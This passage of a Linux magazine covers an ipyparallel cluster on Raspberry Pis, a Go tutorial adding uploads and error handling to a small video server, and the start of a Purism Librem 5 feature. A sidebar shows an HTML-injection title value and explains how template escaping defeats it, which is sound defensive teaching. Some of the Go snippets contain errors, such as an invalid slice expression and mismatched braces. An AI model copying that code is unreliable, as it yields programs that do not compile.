
They also need to be able to authenticate with the controller to be allowed to connect. This is where the file `/home/jbernard/.ipython/profile_default/security/ipcontroller_engine.json`, from the master node, comes into play. You will need to copy this file to the directory `.../security/` on each of the Raspberry Pi engine nodes. You can then start them with the following command:

```
ipengine --file=/path/to/my/ipcontroller-
engine.json
```

The engines also use profiles, just like the controllers. You can create specific ones for special use-cases and in a similar fashion to the controller, the engines can use a configuration file. This file is called `ipengine_config.py` in the profile directory. You can configure things such as a command to run at start-up, as in the example below:

```
c.IPEngineApp.startup_command = 'import
numpy, scipy'
```

Keeping control files
By default, the control JSON files only exist while `ipcontroller` is running. If you want to keep them and reuse them, you can add the command line option `--reuse` to the `ipcontroller` command. This way, you won't need to update the JSON files being used by the `ipengine` processes. Otherwise, you'll need to copy over the new JSON files each time you restart the cluster.



Using MPI

If you want, you can combine `ipyparallel` with MPI. This is familiar to anyone who has done parallel programming on traditional high-performance computing clusters. You can either use the option `--engines=MPISetLauncher` to the `ipcluster` command, or you can use `mpiexec` to explicitly start `ipengine` processes across the network.

This would be a good choice if you were going to be doing scientific computations. Read the relevant documents to find out more about tuning engines.

Now that your cluster is up and running, how do you test it? We need to write a 'Hello World' program, of course. Initialise your program with the following code:

```
import ipyparallel as ipp
c = ipp.Client()
```

This should work if you run it on the master node. If you are actually running on another machine, you will need to point to the `ipcontroller-client.json` file as a parameter to the call to `Client()`. You also have the option of including parameters to set up an SSH connection, if your network configuration requires you to do so. You can verify that your `Client` object can see all of the engines with the following:

```
c.ids
[0,1,2,3]
```

This is assuming that you have four engines fired up. The following code actually handles the 'Hello World' part of your program.

```
c.apply_sync(lambda : "Hello World")
['Hello World', 'Hello World', 'Hello World', 'Hello World']
```

As you can see, this line selects all the IDs from the `Client` object `c` and calls `apply_sync()` on them, where a lambda function is handed in as the function to be applied. The lambda function simply returns the string 'Hello World'. Assuming you did not run into any problems, you should be able to move on to more productive work.

Now that you have a functioning `ipyparallel` cluster, how do you put it to use? If you've done any type of parallel programming in another language, you may be used to the workflow of scattering your data, running your code and then gathering your results. The first step is to create a `DirectView` object that you can use. This is as simple as the following code:

```
dview = c[:]
```

For this example, we will get our cluster to calculate the first 64 powers of 10.


```
dview.scatter('x', range(64))
%px y = [i**10 for i in x]
Parallel execution on engines: [0, 1, 2, 3]
```

As you can see, we create a list of 64 integers and scatter them using the variable name `x`. The second line uses the magic `%px` to execute the single Python command `y = [i**10 for i in x]`. `ipyparallel` has a full selection of magic commands, similar to IPython. The following code gets the results from this parallel run:

```
y = dview.gather('y')
print y
[0, 1, 1024, 59049, 1048576, 9765625, 60466176, 282475249, 1073741824, ...]
```

This gathers the results from the remote `y` variables and stores them in the local `y` variable.

One issue with the above code is that all of the work is simply divided across all of the engines. If one or more of the engines is faster than the others, it could be picking up work from the slower engines. If this is a possible outcome in your situation, you can use the load-balanced view, rather than the direct view, to manage the work



Left Your ipyparallel clusters are visible from Jupyter Notebook, listed in the 'IPython Clusters' tab of the interface

being sent to the engines. You can get this view using the following code:

```
lview = c.load_balanced_view()
```

With this load-balanced view, we can duplicate the above example with the following code:

```
lview.block = True
result = lview.map(lambda x:x**10, range(64))
```

The first line tells ipyparallel to block until all of the results are calculated and returned. The second line uses the **map** method of the load-balanced view to get the work of calculating the powers of tens scattered to all available engines.

By default, ipyparallel hands out one task at a time. In your particular algorithm, you may know that it makes more sense to hand out tasks 10 at a time to each engine. You can do this by adding the parameter **chunksize=10** to the call to the **map** method.

One thing to note is what to do when you use non-blocking calls to **map** or **apply**. In these cases, you will get an **AsyncResult** object returned. This happens before the results are done, which means that it is your responsibility to check to see when they are actually finished. A transparent way of working with the results is simply iterating over them, as in the following example:

```
for i in enumerate(result):
    print(i)
```

If, instead, you want to simply check in on your progress before starting to work with the results, you can use the **progress** property of the **AsyncResult** object to see how many tasks have been completed. You can use this to take care of other pieces of work while periodically checking to see whether or not all the running tasks have actually finished.

Once it equals the number of tasks that have been farmed out, you know that all the work is done. You could use it to display a progress bar, for instance, with something like the following:

```
fractional_progress = 1.0 * async_result.
progress / len(async_result)
```

This is something that is done often enough to have its own method, called **wait_interactive()**. This enables

your end user to know that work is still being done in cases where you hit a point where you need to wait for results to finish being calculated.

Connecting from Jupyter

All of the examples above assume that you are just running Python code directly within the interpreter, or as scripts. But a growing number of people see Jupyter Notebook as their first exposure to Python, especially in data science. Thankfully, Jupyter Notebook is able to talk to your ipyparallel cluster and farm work out to it when you get into larger problems. While you can have very

“ If you’ve done any type of parallel programming you may be used to the workflow of scattering data, running code and then gathering your results ”

complex configurations, we'll only look at the simplest. If you run the Jupyter Notebook on the master node, using the same profile that you used to run the ipcontroller program, the Jupyter process should be able to find all of the needed configuration files. You can see the available ipyparallel clusters in the 'IPython Clusters' tab of the notebook.

This functionality seems to be fairly brittle, at least in my experience, so you may end up sticking with the basic ipython interface. It very much seems like a 'your mileage may vary' situation. Hopefully you will have good luck if Jupyter Notebooks are your preferred interface.

An option to consider if you do run into issues is, rather than using your system installation of Python, instead moving to Berryconda, the port of Anaconda for the Raspberry Pi (see Resources). You may have better luck with this as your environment.

Where next?

Hopefully, this article has given you enough information to put all of those Raspberry Pis that you have been collecting to some serious computational work. You can have the most power-efficient supercomputer in your area! In all seriousness, though, this is a really inexpensive way to start to teach computer science techniques around parallel programming, so it's well worth your time to explore. ■



John Gowers

John is a university tutor in Programming and Computer Science. He likes to install Linux on every device he can get his hands on and has extensive programming experience.

Resources

■ **Go**
Download through your package manager or from <https://golang.org/dl/>

■ **A web browser**
Ideally Chrome 4.0+, Firefox 3.5+ or Opera 25+

■ **One or more MP4 video files for testing**


■ **Sample code from last month's issue on the coverdisc**

Programming: Go

PART TWO

Go: Program your own video-sharing server

Learn how to create a web server that supports file uploads, using the Go programming language



Above Go's web server API makes it very easy to create a sophisticated and functional website

The Go language was developed to get things done, and one of its standout features is its excellent web server API. In last issue's article, we created a video-sharing site, snappily called LUTube, for Linux users, and were able to play videos on it.

When we left off, the only way to add new videos to the site was to add files manually on the server. This issue, we'll be extending the site so that it enables any user to upload videos through a simple web interface.

We'll also be improving the error-handling capabilities of our sites, and learning more about the way to handle errors. One important topic is the concept of an error handler function: one that takes in another function as a parameter and returns another function that calls the first function and deals with any error that arises. This is easy to do thanks to Go's good support for function types.

If you're just joining us this issue, you'll find all the code from last month's assignment on the **LU&D** coverdisc. The server program itself is stored in the file `lutube.go`, and we'll be editing this file throughout the tutorial. We'll also be editing several HTML template files that are also included. If you're unsure about anything, have a look at the documentation at <https://golang.org>.

In this article, we're going to be a little bit more careful with error reporting. If something goes wrong

when someone is using our site, we want them to be directed back to the home page, where we will display an appropriate error message. In order to achieve this effect, we will be using URL queries; so, for example, if a user is trying to access a video that doesn't exist on the server, we'll redirect them to `?error=notfound&id=xxxx`, where `xxxx` is the ID of the video that we couldn't find.

Go has a built-in tool for parsing URL queries; if we have a variable `url` representing a URL, we can call `url.Query()` to get the parsed list of queries. These are stored in a variable of type `url.Values()`, which is a basic key-value structure.

Before we write the code that will make the error messages display on the home page, let's write a function that will take in the query object and return an appropriate error message as a string. We'll take care of the case of a video that hasn't been found first: you can see the function in **Figure 1**. We can add further **case** branches to the **switch** statement later to take care of different errors. We also need to add the import `"net/url"` to the **import** statement at the top of `lutube.go`.

The next step is to make sure that we pass this error data over when we are rendering the home page template. Currently, we render the template using the following code:

```
videoList, _ := getAvailableVideos()
renderTemplate(writer, "home", videoList)
```

Now, though, we want to pass in not just the list of videos but also the error message we have received. The best way to pass more than one piece of information to the `renderTemplate` function is to use an anonymous `struct`. We want to create a struct with two fields – one for the list of videos and one for the error message – but we're not expecting to use that struct again, so we define it on the fly rather than create it at the top level.

You can get an idea of the syntax for an anonymous struct by looking at **Figure 2** (p54), which creates a struct with two fields called `VideoList` and `ErrorMessage`, and populates them with the `videoList` and `errorMessage` variables. We need to go inside the `homeHandler` function and add a line of code at the top of the file to extract the error message from the request URL:

```
errorMessage := getErrorMessage(request.URL.
Query())
```

Then we need to insert the code from **Figure 2** to combine the `videoList` and `errorMessage` variables into a single `struct` variable called `data`. Last, we need to modify the call to `renderTemplate` at the end of the function so that we pass in both pieces of data rather than just the list of videos:

```
renderTemplate(writer, "home", data)
```

The last step is to fix up the HTML template for the home page so that it displays these two pieces of data properly.

“ The best way to pass more than one piece of information to the `renderTemplate` function is to use an anonymous struct ”

Beforehand, we were only passing in the `videoList` variable, and we could refer to it within the template as `..`:

```
{{ range $a := . }}
...
{{ end }}
```

Now we are passing in a `struct`, we need to refer to the video list by its field name, `VideoList`. So we change the first line to

```
{{ range $a := .VideoList }}
```

Last, we should insert some HTML code somewhere on the page to display the error message itself:

```
<p class="error-message">{{.ErrorMessage}}</p>
```

Figure 1

```
func getErrorMessage(query url.Values) string {
    errorType := query.Get("error")
    switch (errorType) {
        case "notfound":
            return "ID " + query.Get("id") + " not found."
        }
    }
    return ""
}
```

If you want the error message to stand out, such as having it in a red font or with a red background, you can add some CSS styling.

Compile and run the code with `go build lutube.go` and `./lutube`, and navigate to a URL such as `http://localhost:8080/?error=notfound&id=blahblahblah`. You should see something like the page in **Figure 4** (p54).

The last step is to make sure that this error message is being displayed at the appropriate time. Inside the `watchHandler` function, we had the following line of code, which ran when we couldn't find the appropriate video.

```
http.Redirect(writer, request, "/", http.
StatusNotFound)
```

We can replace it with the following, which will automatically redirect us back to the home page, with the error message displayed:

```
http.Redirect(writer, request, "?error=not
found&id="+ id, http.
StatusSeeOther)
```

The new HTTP status message will cause the redirection to happen automatically, rather than via a 'not found' link. If we compile and run the code again, we will be able to navigate to a URL such as `http://localhost:8080/watch/doesnotexist` and have the server redirect us back to the home page, where the error message will be displayed.

Error handling

Now that we've got a nice mechanism for reporting errors, we should go over our code and make sure that we are properly handling error messages rather than ignoring them. We'll leave this task largely up to you, giving you a few pointers to help you along.

We recommend that you pass errors up the call stack. This is a bit like calling `throw` in Java, except that in Go we do it using normal return values. What this means in practice is that almost every function should return a value of type `error` along with its normal return value. When the function returns successfully, we can run

```
return value, nil
```

Above The `url.Values` type is a special Key-Value structure for dealing with URL queries

Right If we're only using a struct once, we can declare it anonymously. The format is: give the usual struct declaration and give a list of values for the fields

Figure 2

```
data := struct {
    VideoList []*Video
    ErrorMessage string
}{
    videoList,
    errorMessage,
}
```

in order to return a `nil` error value alongside the main return value.

When we call a function that can return an error, we should check the error and rethrow it if necessary. This means writing a lot of code of the form

```
value, err := someFunction()
if err != nil {
    return nil, err
}
```

every time we make a function call. This is part of the boilerplate of programming in Go: the advantage over languages with more concise error handling is that it is very clear what is going on.

Of course, if there's an obvious way to handle the error immediately, then we do not need to rethrow it, and end up with something like this:

```
value, err := someFunction()
if err != nil {
    # Handle the error...
}
```

Broadcasting your server to the internet

In order to build up a collection of videos, you might want to be able to let your friends connect to your server and upload files for themselves. To do this, the first step is to find your public-facing IP. You can search Google for 'What's my IP' or run `curl ipinfo.io/ip` from the command line.

If you are behind a router, you will also need to configure port forwarding. First, run the command `ifconfig` in a shell. You should see output as in Figure 3, with a separate section for each network device you have. What we are looking for is the `inet` IP – in this case, `192.168.1.5`.

The easiest way to configure port forwarding is using a program called MiniUPnP. You can download and install it from <http://miniupnp.free.fr>. Once installed, open a terminal and

run the following command, replacing `192.168.1.5` with the `inet` IP for your network device:

```
$ upnpc -a 192.168.1.5 8080
8080 TCP
```

This will connect port 8080 on your machine to port 8080 externally. To test that this is working, run your server, and then log on to a computer on a different network from your own (a data connection on a mobile phone works well, as long as you remember not to load any videos and rack up your connection charge!).

We can use our public IP to connect to our site. So, if your public-facing IP is `200.90.4.47`, you could navigate to <http://200.90.4.47> in order to access your site remotely – and so can anyone else who knows the address.

Figure 3

```
$ ifconfig
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 97210 bytes 284792236 (271.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 97210 bytes 284792236 (271.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlp2s0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.5 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::ee0e:c4ff:fe24:256d prefixlen 64 scopeid 0x20<link>
    ether ec:0e:c4:24:25:6d txqueuelen 1000 (Ethernet)
    RX packets 507807 bytes 558100844 (532.2 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 315023 bytes 48339479 (46.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


Above We use the `ifconfig` command to find details of network devices. If you're using a Wi-Fi connection, the device you are looking for will probably begin with a 'w'

Of course, somewhere up the call stack we will eventually need to deal with all these errors. For our purposes, the function `http.HandleFunc` we're using expects to receive a function that returns no value, so our `homeHandler` and `watchHandler` functions cannot return error messages. If you've followed our guidelines, these functions will call other functions that return error values.

“ If there's an obvious way to handle the error immediately, then we do not need to rethrow it ”

Now, we *could* deal with these error values inside the `homeHandler` and `watchHandler` functions, but that might lead to code repetition. Instead, we rethrow the values as before, and make `homeHandler` and `watchHandler` return those error values, just as with all our other functions. This means, of course, that we can no longer pass `homeHandler` and `watchHandler` into the `http.HandleFunc` function. The solution is to write another function, called an 'error handler', that converts a function returning an error value into a function that returns nothing.

Figure 4



Above URL queries are useful for conveying information about minor variations to a page. You should use CSS to make the error message stand out

Figure 5

```

return func(w http.ResponseWriter, r
*http.Request) {
    err := fn(w, r)
    if err != nil {
        http.Redirect(w, r,
"/?error=misc&msg=" + err.Error(), http.
StatusSeeOther)
        return
    }
}

```

Above Go has support for function closures (when we turn one function into a new one that operates by calling the first one), which makes it more powerful than C

In order to write a handler, we need to decide how it's going to handle the errors. In this case, we decide that we're going to print them to the home page. The signature of the error handling function will be rather frightening, because its parameter and return value are both functions:

```

func homePageHandler(fn func(http.
ResponseWriter, *http.Request) error) func(http.
ResponseWriter, *http.Request) {
}

```

In other words, take in a function that accepts a writer and a request and returns an error, and return a function that takes in a writer and a request and returns nothing.

The body of the function is shown in **Figure 5** (above). We create a new function that calls the original function, deals with the error and then returns nothing. The last step, then, is to modify the calls to `http.HandleFunc` in the main function so that they call this function:

```

http.HandleFunc("/watch/",
homePageHandler(watchHandler))
http.HandleFunc("/",
homePageHandler(homeHandler))

```

We'll also need to modify the `getErrorMessage` function by adding another `case` branch in order to deal with URL queries of the form `?error=misc&msg=xxxx`. We'll leave that up to you.

You can write multiple error-handling functions. For example, it might be a good idea to write a handler that sends an HTTP Internal Server Error message if something goes wrong with the server. This will be particularly useful if the error stops the home page itself from rendering.

Upload videos to the server

Now for the fun part. No video-sharing site is complete without the ability to upload files to it. We're going to put an upload form on the home page that will enable users

Figure 6

```

<form id="video-upload-form"
enctype="multipart/form-data"
action="/upload/" method="post">
    <input type="file" name="video-file"
accept=".mp4"/>
    Title <input type="text" name="title"
/>
    <input type="submit" value="upload" />
</form>

```

Above The default encoding type for an HTML form will cause spaces to be converted to tabs and special characters to be converted to ASCII – so we need to use `multipart/form-data` to avoid mangling our video files

to upload videos from their own computers. To start with, open the HTML template `home.html` and copy in the HTML shown in **Figure 6**.

This creates a simple form with a dialogue for choosing a file to upload, a text box for the title and a button to click to submit the whole thing. Filling in and submitting the form will send an HTTP POST request to the URL `/upload/` containing the data for the video.

There are a few important things about this form. Firstly, we have set the encoding type to `multipart/form-data`: this is necessary for sending fields such as videos across a network. Inside the `main` function, add a line to handle the POST request sent to `/upload/`:

```

http.HandleFunc("/upload/",
homePageHandler(uploadHandler))

```

It is important not to leave off the slash on the end of `"upload/"` when writing the HTML code, or we will not handle it properly.

Of course, we haven't yet written the `uploadHandler` function. That is the next step.

Copying video data across a network

We start off with the skeleton of the `uploadHandler` function. As with our other handler functions, we will return an `error` if something goes wrong:

```

func uploadHandler(writer http.ResponseWriter,
request *http.Request) error {
}

```

Now let's write the body of the function. `uploadHandler` will deal with the HTTP POST request generated by a user filling in the form and uploading a video. This request is currently stored as a long stream of bytes, so the first step is to parse it:

```

err := request.ParseMultipartForm(64 << 20)

```

The effect of this function is that the request data is now

■ Simpler function signatures

If you think that the function signature for the `homePageHandler` function is ugly, there is a better way to do it. Go supports 'receiver sets', which are a bit like the collection of methods supported by a class in Java. What this means in practice is that we can define the handler to be a method associated with the original function. For an illustration of this technique, visit <https://blog.golang.org> or have a look at the sample code in the next issue.

■ HTTP POST requests

The basic quantum by which clients can transfer information to a web server is HTTP POST requests. Typically, they are generated by some kind of form, and they're set up to transfer any kind of data. The `enctype` field in the HTML `<form>` tag specifies the encoding type that will be applied to the form data. Typically, the encoding performs some character replacements, such as replacing spaces with `+` characters. We're using `multipart/form-data` because we do *not* want to modify the video data in any way.



Figure 7

LU-Tube

The video-sharing site for Linux Users

Upload a video

Choose file | R... Title | `<p style="position: fixed; font-size: large; color: ye` | upload

Our videos

- [Trip to the zoo](#)

Above Injection attacks are a common (see box, p57) and a dangerous means of compromising the security of a server

stored inside the `request` variable in a form that we can use. When we call this function, Go will transfer the data from the HTTP request into the program's memory. The value we pass into `ParseMultipartForm` is the maximum number of bytes of RAM it should use to do this: beyond this point, it will store the data as temporary files instead. We've gone with 64MB.

If there is an error, we should deal with it immediately:

```
if err != nil {
    return err
}
```

We can now access the data by calling member functions of the `request` variable. First, let's load up the video file:

```
videoFile, _, err1 := request.FormFile("video-
file")
defer videoFile.Close()
```

The parameter to `FormFile` is the name of the field in the HTML `form`. It returns the video file and a possible error value (together with the file header information, which

“ We need to come up with a unique ID for the video, by taking advantage of the `TempDir` function from the `ioutil` package ”

we have ignored). You should add code after this line to handle the error value.

The next line is a `defer` statement, a special Go construct that we have not yet met. `defer` means ‘execute this command at the very end of the function’. It's a very useful way to get code to run right before the function returns without having to go down to the bottom of the function and write it there. If a function has



Figure 8

LU-Tube

The video-sharing site for Linux Users

Upload a video

Choose file | No file chosen | Title | | upload

Our videos

- `<p style="position: fixed; font-size: large; color: yellow">Richard at the beach</p>`
- [Trip to the zoo](#)

Above The injection attack is foiled by Go's HTML template library, which converts the special HTML characters

multiple `return` statements, this is particularly useful. We should also get the title value out of the request:

```
title := request.FormValue("title")
```

We need to come up with a unique ID for the video. We do this by taking advantage of the `TempDir` function from the `ioutil` package. This function is intended to create a temporary directory which will be deleted later. `TempDir` will always make sure that the name of the new directory does not clash with an existing directory. Therefore, if we use it to create a temporary directory in the `videos` folder, the name of that directory can serve as the ID for the new video:

```
videoDir, err2 := ioutil.TempDir("videos/", "")
id := videoDir[len("./videos/", "")]
```

`TempDir` creates the new directory on the file system and returns a string giving its path. The first parameter to the function is the location where we put it, and the second is an optional prefix to put at the start of the directory's name. We'll leave it up to you to deal with the error value.

The next step is to save the video to the file system. This is a bit more complicated, and so we'll write a new function for it, called `saveVideo`. For now, let's pretend we've already written this function so we can finish writing `uploadHandler`:

```
err3 := saveVideo(&Video{Id: id, Title: title},
videoFile)
```

In this case, it might be good to handle the error straight away rather than return it. Add a `case` branch to the `getErrorMessage` function that will enable you to redirect to the home page and display some sort of ‘File upload error’ message.

Last, we should redirect the user to the page where their new video is so they can enjoy watching it immediately. If we have not already returned because of an error, we can return `nil` to signal that everything went as planned:

```
http.Redirect(writer, request, "/watch/" + id,
```

■ Safety from injection attacks

Go is very good at automatically protecting us from an injection attack. This is when a malicious user tries to insert code into an input field in the hope they'll be able to bypass the security and gain access to the rest of your system.

In Figure 7, (p56) we see an attempt at a relatively benign injection attack: someone has decided that they'd like their video to appear right at the top of the home page, so they've added some HTML styling to the title in the title field. Instead of typing their title 'Richard at the beach', they've typed `<p style="position: fixed;font-size: large; color: yellow">Richard at the beach</p>` so as to make their video title stay at the top of the page in a large yellow font. Since we stick the title directly on to the HTML page, we might expect this attack to be successful. Instead, their HTML code is printed directly onto the page, as in Figure 8. Behind the scenes, special HTML characters such as `<` and `>` have been replaced by appropriate HTML character entities, such as `<` and `>`.

What has saved us is Go's HTML template library. If we look at the `videodata.txt` file for the uploaded video, we see that it contains the HTML code. However, when we insert this code into the template, the library is clever enough to convert it into a safe form so that it renders directly and does not allow users to game the system through HTML injection.

```
http.StatusSeeOther)
```

```
return nil
```

Copy video data to the file system

The last step is to write the `saveVideo` function. This function will take in a `Video` struct and the video file as a stream:

```
func saveVideo(video *Video, videoFile
io.Reader) error {
}
}
```

We need to add the `"io"` import to the `import` statement at the top.

Let's write the body of the function. The first thing we should do is create a file in the file system to which we can copy the video data:

```
videoDirectory := "./videos/" + video.Id
serverVideoFile, err :=
os.Create(videoDirectory + "/video.mp4")
defer serverVideoFile.Close()
```

Since we have used `os.Create` to create a file, we need to add `"os"` to the import statement at the top of the file. Don't forget to deal with the error value. We can then use the `io.Copy` function to copy the data from the video




Figure 9

Left The final version of the LUTube site from this article. Using a variety of simple tools, we are able to create a functioning server with minimal effort

file we have received from the user into the file we have created on the server:

```
_, err1 := io.Copy(serverVideoFile, videoFile)
```

Now, we need to save the video's title into the `videodata.txt` file. Once again, we create the file using `os.Create`:

```
videoDataFile, err2 := os.Create(videoDirectory
+ "/videodata.txt")
defer videoDataFile.Close()
```

The last step is to copy the title into that file, which we can do using the `WriteString` method:

```
_, err3 := videoDataFile.WriteString(video.
Title)
```

At this point, we can return the error value directly:

```
return err3
```

Compile and run your server again, and navigate to `http://localhost:8080` in a browser. You should find yourself presented with the page as in Figure 9. Click the 'Choose file' button, find an MP4 video on your filesystem and click 'Upload'. You should be taken to a page where you can play the video.

Congratulations! You have created a video-sharing site from scratch using nothing but the features that come with the Go language. The site we have created is quite basic, so spend some time jazzing it up, adding CSS styling, and maybe some simple JavaScript. For example, you could make the video upload dialogue appear and disappear when you click on a button. You might try adding other features, such as enabling the user to upload video files with different file types, using the `"os/exec"` package to call an external utility such as ImageMagick's `convert` (see www.imagemagick.org) that will convert them to the MP4 format.

As your site grows, it will become more and more unwieldy to have the complete list of all the videos displayed on the home page. Next time, we'll aim to fix this by replacing the list with a search feature: each video will have a list of keywords, and users will be able to do a keyword search to find videos. ■



PURISM'S OPEN PHONE: PICK YOUR FREEDOM-LOVING MOBILE OS

The **Purism Librem 5** is a vision of a security- and privacy-focused phone with support for multiple Linux OSes – **Paul O'Brien** investigates the crowdfunded future of Linux phones

TIMELINE

AUGUST 2017

Crowdfunding for the Purism Librem 5 kicked off in August 2017. The original goal was to hit \$1,500,000, with the now customary stretch goals added if this target was exceeded.

JANUARY 2018

After the success of the funding effort, the turn of the year saw a focus on expanding the teams on both the hardware and software sides to enable the project to successfully deliver.

JUNE 2018

As 2018 progresses the software build continues in earnest. The first milestone is a software proof-of-concept, to prove the viability of the software approach and bootstrap the main development effort.



AT A GLANCE



- **Purism's OS: Pure OS p60**

What is Pure OS and what does the Purism-built OS represent?

- **Supported OS: Plasma Mobile p62**

Plasma Mobile looks to provide a KDE mobile experience

- **Supported OS: Ubuntu Touch p64**

Ubuntu Touch lives on in UBports for the Librem 5

- **Extra: Linux on Android p66**

Get Linux on your Android phone without the need for rooting



Purism is a San Francisco-based computer (and soon to be mobile device) manufacturer established in 2014. It has the goal of combining the philosophies of the open source/free software movement with hardware manufacturing to make it easy for individuals and businesses to own devices they can trust and feel safe using. In 2015, Purism raised over \$1m (back when crowdfunding was still a 'new thing') to bring its security- and privacy-focused 'Librem' line of computers to the market.

As well as employing more than 20 staff, Purism uses the power of the global community – which is invested in promoting privacy, security, and freedom as a default – to help design its products. Its approach is consciously the antithesis of that employed by major corporations such as Apple, Google or Microsoft, which include software where tracking is part of the product and privacy is secondary. Protecting users' digital rights is a long-term goal of the company. Todd Weaver, founder and CEO, describes the vision as "offering a convenient ethical alternative computing environment to disrupt the tech giants' unethical digital practices".

Purism's range today consists of two currently shipping products and two in development. The Librem 13 (13-inch) and Librem 15 (15-inch) laptops are specifically designed to work well with Linux, offer

high-end specifications (although they aren't as frequently updated to the 'latest and greatest' as machines from larger manufacturers), and are built to last. Once again, privacy and security are paramount, with manufacturing and sourcing decisions always keeping this as the top priority. This mantra is apparent from the instant you turn on the machine, courtesy of

“Purism offers a convenient ethical alternative computing environment to disrupt the tech giants' unethical digital practices”

